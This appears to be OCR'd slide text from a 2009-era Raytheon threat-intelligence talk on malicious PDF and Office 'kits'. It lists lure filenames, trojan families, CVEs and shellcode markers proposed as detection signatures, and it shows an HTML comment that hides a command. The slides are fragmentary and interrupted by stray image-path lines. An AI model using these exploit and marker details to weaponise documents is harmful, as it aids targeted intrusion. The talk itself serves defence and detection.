  [+] Object Flate 58 - js_appver
  [+] Object Flate 58 - js_unescape
  [+] Found metadata in obj 2
        /Title(\(Attachment.txt - \\274\\307\\312\\302\\261\\276\))
        /Creator(PScript5.dll Version 5.2.2)
        /Author(Administrator)
```

Executable payloads added

ModDate changes to +0800

Identical to Milw0rm sample


New JS with improved heapspray

Additional metadata

PDF Kits – oldlamp MetaData

Raytheon
Customer Success Is Our Mission


- Author metadata 'oldlamp'
- JBIG2 CVE-2009-0658
- Welcome to "The Circle"



Received Date	Filename	Trojan
2009-05-27	Sverker John Olof.pdf	PIVY
2009-05-27	girl.pdf	PIVY
2009-06-04	1.pdf	Backdoor-DPD
2009-06-08	Sweden.pdf	gh0stnet
2009-06-09	H1N1.pdf	PIVY
2009-06-11	AdjustmentPlan.pdf	Comment
2009-06-11	Exhibition-Invitat	gh0stnet
2009-06-11	DRAFTPROGRAMME.pdf	gh0stnet
2009-06-12	clinical_managementH1N1	Backdoor-DPD
2009-06-19	FINAL Joint Statement ASEM Energy Ministerial Brussels 2009.pdf	gh0stnet
2009-07-15	Clerics_stand_up_for_rights_of_Uy	Gh0st
2009-08-07	SILLION.pdf	DPD
2009-08-18	Gabriel_Garcia_Marquez.pdf	PIVY

PDF Kits – F.Zh Shellcode

- Shellcode uses “F.Zh” as a marker for payload
- Variety of PDF exploits
- “The Circle”




CVE-2009-2990 (The Circle)

Raytheon
Customer Success Is Our Mission

trojan	receive	filename
test_3322	2009-11-02	_____.pdf
test_3322	2009-11-19	_____.pdf_
DNS	2009-11-25	DLA_Program_Rps0918.pdf
AWS	2009-11-25	20091125.pdf
Unknown	2009-11-25	US_s_dalliance_in_Beijing_is_shor
japan	2009-11-27	21___No60___.pdf
Unknown	2009-11-27	20091126.pdf
AWS	2009-11-27	_____.pd
DPD	2009-11-30	new_contact_list.pdf
AWS	2009-12-01	_____
AWS	2009-12-01	_____091130.pdf
DNS	2009-12-01	Health_Reform_Letter.pdf
DPD	2009-12-01	123-pdf_80-913.pdf
DPD	2009-12-01	JIAMD_Summit_2010.pdf
AWS	2009-12-02	981201.pdf
AWS	2009-12-02	haha.pdf
hostname-443	2009-12-03	1d24c5d0ba66be69adc1451cc117c2ba
DNS	2009-12-03	_____.pdf
AWS	2009-12-04	_____.pdf
DNS	2009-12-05	12-03-2009.pdf
benign	2009-12-07	123.pdf
DNS	2009-12-07	Remarks.pdf
DNS	2009-12-07	Obama_is_coming_to_Copenhagen_wit
AES	2009-12-07	The_Real_Risk_of_Nuclear_Power.pd

More Kits


ab6a718f9d...
test.xls
attack.xls
excel 2003 [redacted] gmail
C:\Documents and Settings\itest\Desktop\attack.xls
??
??
??

Kits are Everywhere

- “riew”, “PdPD” and “F.Zh” appear mainly in +0800 and MC SYSTEM
  - 219 / 279 ‘riew’ samples (78% “MC SYSTEM”)
  - 240 / 262 ‘F.Zh’ samples (92% “+08’00”)
  - 146 / 179 ‘PdPD’ sample (82% “+08’00”)
- Multiple shellcodes, same payload decoder
- Multiple exploits

CVE-2009-4324 (December 0-day)

Raytheon
Customer Success Is Our Mission

```
+---------------+------------+-------------------------------------------------------+
| trojan         | receive    | filename                                              |
+---------------+------------+-------------------------------------------------------+
<snip>
| ARG1          | 2009-12-15 | agenda_2010.pdf                                       |
| 4h            | 2009-12-17 | GIFIIIQuestionsandAnswers1.pdf                        |
| 4h            | 2009-12-17 | merry.pdf                                             |
| 4h            | 2009-12-18 | save-the-date-flyer.pdf                               |
| benign        | 2009-12-18 | 111111.pdf                                            |
| sb.php        | 2009-12-18 | Alistair_D_B_Cook.pdf                                 |
| benign        | 2009-12-18 | sss                                                   |
| benign        | 2009-12-19 | s.pdf                                                 |
| AWS           | 2009-12-19 | _________________________.pdf                         |
| p2pcmd        | 2009-12-19 | 2.pdf                                                 |
| GETKYS        | 2009-12-19 | sample4vt.pdf                                         |
| 4h            | 2009-12-19 | Chrismas_Carols.pdf                                   |
| PIVY          | 2009-12-21 | jsf_issue_brief_final.pdf                             |
| sb.php        | 2009-12-21 | Christmas.pdf                                         |
| SB-PHP        | 2009-12-21 | test.pdf                                              |
| SB-PHP        | 2009-12-21 | ____________________.pdf                              |
| SB-PHP        | 2009-12-21 | __________.pdf                                        |
| GETKYS        | 2009-12-21 | Federal_Tax_Law_Changes_for_2010_                     |
<snip>
```

Comment Trends

Raytheon
Customer Success Is Our Mission

- Spot the command??

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><!-- InstanceBegin template="/Templates/banner.dwt" codeOutsideHTMLIsLocked="
codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<!--<img border=0 src="/lftGwH/#KX8.gif" width=240 height=10>-->
<title>Keena.Thomas Communications, LLC</title>
<!-- InstanceEndEditable --><meta http-equiv="Content-Type" content="text/html; cha
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_preloadImages() { //v3.0
  var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
    var i,j=d.MM_p.length,a=MM_preloadImages.arguments; for(i=0; i<a.length; i++)
    if (a[i].indexOf("#")!=0){ d.MM_p[j]=new Image; d.MM_p[j++].src=a[i];}}
}
```

Conclusion – Must Have Signatures

- F.Zh (PDF)
- PdPD (PDF)
- riew (Office)
- 0xbabcfafc (Office)
- reverse XOR (PDF + Office)
- XOR 1-255 (PDF + Office)
- Swap XOR Exe Headers

To-do List

- Download yara, pydasm, clamav and officemalscanner
- Write some rules and play with some tools
  - Matthew.richard@raytheon.com, PGP preferred
- Scan your past, present and future PDF and Office files
- Attack weaponization and delivery

Lunch

Raytheon
Customer Success Is Our Mission

Sausage Ball.pdf - Adobe Reader

File Edit View Document Tools Window Help

1 / 1 69.5% Find

2009 Annual Sausage Ball / Chili Contest

Please join us for the annual Sausage Ball/Chili Contest on Wednesday, December 9th at 10:00 in the Main Conference Room at the Corporate Building. There will be a $100.00 cash prize awarded to the winner of each category. All entries must be set-up by 9:45.

Questions?

How can I get the tools?

How do I get the data?

If it’s so easy why doesn’t everyone do it?

matthew.richard@raytheon.com